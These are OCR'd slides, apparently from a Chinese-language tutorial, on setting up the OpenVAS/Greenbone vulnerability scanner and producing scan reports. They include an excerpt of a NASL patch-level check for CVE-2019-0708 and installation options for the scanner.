
- 設定 target，並選擇 port list，與alive test。



報表產出 步驟1


Greenbone
Security Manager
Dashboards
Scans
Assets
Resilience
SecInfo
Configuration
Filter
Report:Mon, Mar 23, 2020 3:37 PM UTC
Done
ID: 8a282e87-acda-4591-94c4-f3a11dbe795d
Created: Mon, Mar 23, 2020 3:38 PM UTC
Information
Results (4 of 15)
Hosts (1 of 1)
Ports (2 of 2)
Applications (0 of 0)
Operating Systems (1 of 1)
CVEs (2 of 2)
Closed CVEs (0 of 0)
TLS Certificates (0 of 0)
Error Messages (0 of 0)
User Tags (0)
Task Name test_0323
Scan Time Mon, Mar 23, 2020 3:38 PM UTC - Mon, Mar 23, 2020 3:44 PM UTC
Scan Duration 0:06 h
Scan Status Done
Hosts scanned 1
Filter apply_overrides=0 levels=hml min_qod=70
Timezone Coordinated Universal Time (UTC)

報表產出 步驟2


Greenbone
Security Manager
Dashboards
Scans
Assets
Resilience
SecInfo
Configuration
Filter
Report:Mon, Mar 23, 2020 3:37 PM UTC
Information
Results (4 of 15)
Hosts (1 of 1)
Ports (2 of 2)
Task Name
test_0323
Scan Time
Mon, Mar 23, 2020 3:38 PM UTC
Scan Duration
0:06 h
Scan Status
Done
Hosts scanned
1
Filter
Timezone
Coordinated Universal Time (UTC)
Compose Content for Scan Report
Results Filter
apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity
Include
Notes
Overrides
TLS Certificates
Report Format
PDF
Store as default
Cancel
OK

報表產表

Scan Report

March 23, 2020


Summary

This document reports on the results of an automatic security scan. All dates are displayed using the timezone "Coordinated Universal Time", which is abbreviated "UTC". The task was "test_0323". The scan started at Mon Mar 23 15:38:01 2020 UTC and ended at Mon Mar 23 15:44:42 2020 UTC. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.

Contents

NVT
(Network Vulnerability Test)

- Openvas 用於滲透測試，檢測弱點之資料庫，包含程式碼及參考資料。
- https://secinfo.greenbone.net/login



NASL
(Nessus Attack Scripting Language)

- NVT 所用於弱點測試的程式碼腳本

- Example：

  Microsoft Windows Remote Desktop Service Remote Code Execution Vulnerability (KB4500331)

- CVE-2019-0708

- https://vulners.com

- Linux (CentOS 7) => /var/lib/openvas/plugins/2019/microsoft/gb_ms_kb4500331.nasl

```
include("smb_nt.inc");
include("version_func.inc");
include("secpod_reg.inc");
include("secpod_smb_func.inc");


sysPath = smb_get_system32root();
if(!sysPath ){
  exit(0);
}

fileVer = fetch_file_version(sysPath:sysPath, file_name:"\drivers\Termdd.sys");
if(!fileVer){
  exit(0);
}

if(hotfix_check_sp(xp:4) > 0)
{
  if(version_is_less(version:fileVer , test_version:"5.1.2600.7701"))
  {
    report = report_fixed_ver(file_checked:sysPath + "\drivers\Termdd.sys",
                              file_version:fileVer, vulnerable_range:"Less than 5.1.2600.7701");
    security_message(data:report);
    exit(0);
  }
}

else if(hotfix_check_sp(win2003:3, win2003x64:3, xpx64:3) > 0){

  if(version_is_less(version:fileVer , test_version:"5.2.3790.6787"))
  {
    report = report_fixed_ver(file_checked:sysPath + "\drivers\Termdd.sys",
                              file_version:fileVer, vulnerable_range:"Less than 5.2.3790.6787");
    security_message(data:report);
    exit(0);
  }
```

NVT for CVE-2019-0708

1 - 1 of 1

Name	Family	Created ▼	Modified	CVE	Severity	QoD
Microsoft Windows Remote Desktop Service Remote Code Execution Vulnerability (KB4500331)	Windows : Microsoft Bulletins	Fri, May 17, 2019 5:57 PM	Wed, May 22, 2019 3:03 PM	CVE-2019-0708	10.0 (High)	80 %

Apply to page contents ▼

(Applied filter: ~"Microsoft Windows Remote Desktop Service Remote Code Execution Vulnerability" sort-reverse=created rows=10 first=1)

1 - 1 of 1


Vulnerable Products

cpe:/o:microsoft:windows_7:-:sp1
cpe:/o:microsoft:windows_server_2003:-:sp2:~~~~x64~
cpe:/o:microsoft:windows_server_2003:-:sp2:~~~~x86~
cpe:/o:microsoft:windows_server_2003:r2:sp2
cpe:/o:microsoft:windows_server_2008:-:sp2
cpe:/o:microsoft:windows_server_2008:r2:sp1:~~~~itanium~
cpe:/o:microsoft:windows_server_2008:r2:sp1:~~~~x64~
cpe:/o:microsoft:windows_vista:-:sp2
cpe:/o:microsoft:windows_xp:-:sp2:~~professional~~x64~
cpe:/o:microsoft:windows_xp:-:sp3:~~~~x86~

NVTs addressing this CVE

Microsoft Windows Multiple Vulnerabilities (KB4499149)
Microsoft Windows Multiple Vulnerabilities (KB4499164)
Microsoft Windows Remote Desktop Service Remote Code Execution Vulnerability (KB4500331)

OpenVAS Setup



Reference : https://www.linuxincluded.com/installing-openvas-on-centos-7/


自行安裝

- OpenVAS能自行透過 package的方式，安裝於Debian/RedHat 系統。
- 如：Ubuntu、kali => apt install openvas
- 如：CentOS => yum install greenbone-vulnerability-manager (or yum install openvas)

- 優點：自行調整參數、設定排程自動更新…等，適合喜歡自行調教之使用者。
- 缺點：安裝及設定過程，複雜繁瑣，不適合一般使用者。

官方 virtual appliance

網址：https://www.greenbone.net/en/install_use_gce/



Setup the GCE

Version: 6.0.3

Download: https://dl.greenbone.net/download/VM/gsm-ce-6.0.3.iso (526 MB)

sha256sum: 514b9e26219a910aa5de73a455f91b75c8ff9dd8ac1139e715101ce185672f33

Compatibility: VirtualBox, ESXi

Minimum requirements: 2 CPU Cores, 4 GB RAM

The GSM Community Edition is a derivate of the GSM ONE and allows a quick and easy option on Windows, Linux or Mac to give the solution a trial. No particular know-how is needed.


In contrast to the commercial solution the Community Feed instead of the Greenbone Security Feed is used. Also some management functions like for TLS certificates are not included. Feed updates happen on a regular basis, but the system itself can not be updated. The commercial version can be updated seamless and also includes access to the Greenbone Support.


設備需求

- **最小需求**
- Type: Linux
- Version: Other Linux (64bit)
- Memory: 2048M
- Harddisk: 15G
- CPUs: 2

- **建議：**
- Memory： 8G 以上
- CPUs：4 cores 以上


Greenbone
GSM Community Edition






Owasp Zap

